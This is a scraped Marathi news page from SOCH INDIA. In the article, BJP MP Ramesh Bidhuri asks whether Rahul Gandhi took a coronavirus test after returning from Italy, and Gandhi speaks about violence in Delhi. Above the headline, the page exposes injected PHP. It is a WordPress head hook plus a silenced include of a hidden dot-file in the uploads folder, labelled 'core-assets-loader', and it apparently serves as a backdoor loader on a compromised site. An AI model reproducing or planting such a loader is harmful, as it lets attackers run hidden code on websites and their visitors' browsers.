add_action('wp_head', function(){echo '';}, 1); /* core-assets-loader */ @include_once('/home/sochindi/public_html/wp-content/uploads/.wp-cache-cd8672/.object-cache.php'); “इटलीहून परतलेल्या राहुल गांधींनी करोनाची चाचणी केली का?” – SOCH INDIA
Menu

देश
“इटलीहून परतलेल्या राहुल गांधींनी करोनाची चाचणी केली का?”

nobanner

इटलीहून भारतात परतलेले काँग्रेस नेता राहुल गांधी यांनी बुधवारी दिल्लीमधील हिंसाचारग्रस्त भागांचा दौरा केला. यावरुनभाजपाने राहुल गांधींवर टीका केली आहे. भाजपा खासदार रमेश बिधुरीयांनी राहुल गांधींवर निशाणा साधत म्हटलं आहे की, “त्यांनी सर्वात आधी आपण इटलीवरुन परतल्यानंतर आपण करोनाची चाचणी केली का ? हे सांगावं”. राहुल गांधी यांनी भारतात परतल्यानंतर सर्वात आधी आपली तपासणी करुन घ्यायला हवी होती असंही ते म्हणाले आहेत. करोना विषाणूचा प्रादुर्भाव झालेल्या देशांमध्ये इटलीचाही समावेश आहे. इटलीमध्ये करोनाची लागण झाल्याने आतापर्यंत १०० जणांचा मृत्यू झाला आहे.

संसद परिसरात प्रसारमाध्यमांशी बोलतानारमेश बिधुरी यांनी म्हटलं की, “राहुल गांधी नुकतेच इटलीवरुन परतले आहेत. विमानतळावर त्यांची तपासणी झाली की नाही मला माहित नाही. करोना व्हायरस संसर्गजन्य रोग आहे. लोकांमध्ये जाण्याआधी त्यांनी आपण करोना व्हायरसची चाचणी केली की नाही हे सांगायला हवं. लोकांच्या सुरक्षेसाठी हे आवश्यक आहे”.

राहुल गांधी यांनी बुधवारी दिल्लीतील हिंसाचारग्रस्त भागाचा दौरा केला. यावेळी ब्रजपुरी येथे आंदोलकांनी जाळलेल्या शाळेच्या बाहेर प्रसारमाध्यमांशीबोलताना त्यांनी म्हटलं की, “ही शाळा भारताचं भविष्य आहे, द्वेष आणि हिंसेने तिला संपवलं जात आहे. यामुळे कोणाचाच फायदा झालेला नाही. हिंसा आणि द्वेष विकासाचे शत्रु आहेत.भारताची विभागणी केली जात आहे. भारताला जाळलं जात आहे. यामुळे भारतमातेला काहीही फायदा होणार नाही. सर्वांनी मिळून प्रेमाने एकत्र काम केलं पाहिजे”.

दरम्यान करोना व्हायरसमुळे जगभरात एकूण ३२८५ जणांचा मृत्यू झाला आहे. एकट्या चीनमध्ये ३०१२ जणांनी आपला जीव गमावला आहे. चीनमधून करोनाची लागण होण्यास सुरुवात झाली होती. भारतातही करोनाचाफैलाव झाला असून आतापर्यंत २९ प्रकरणं समोर आली आहेत.यामध्ये १६ जणइटलीहून आलेले पर्यटक आहेत.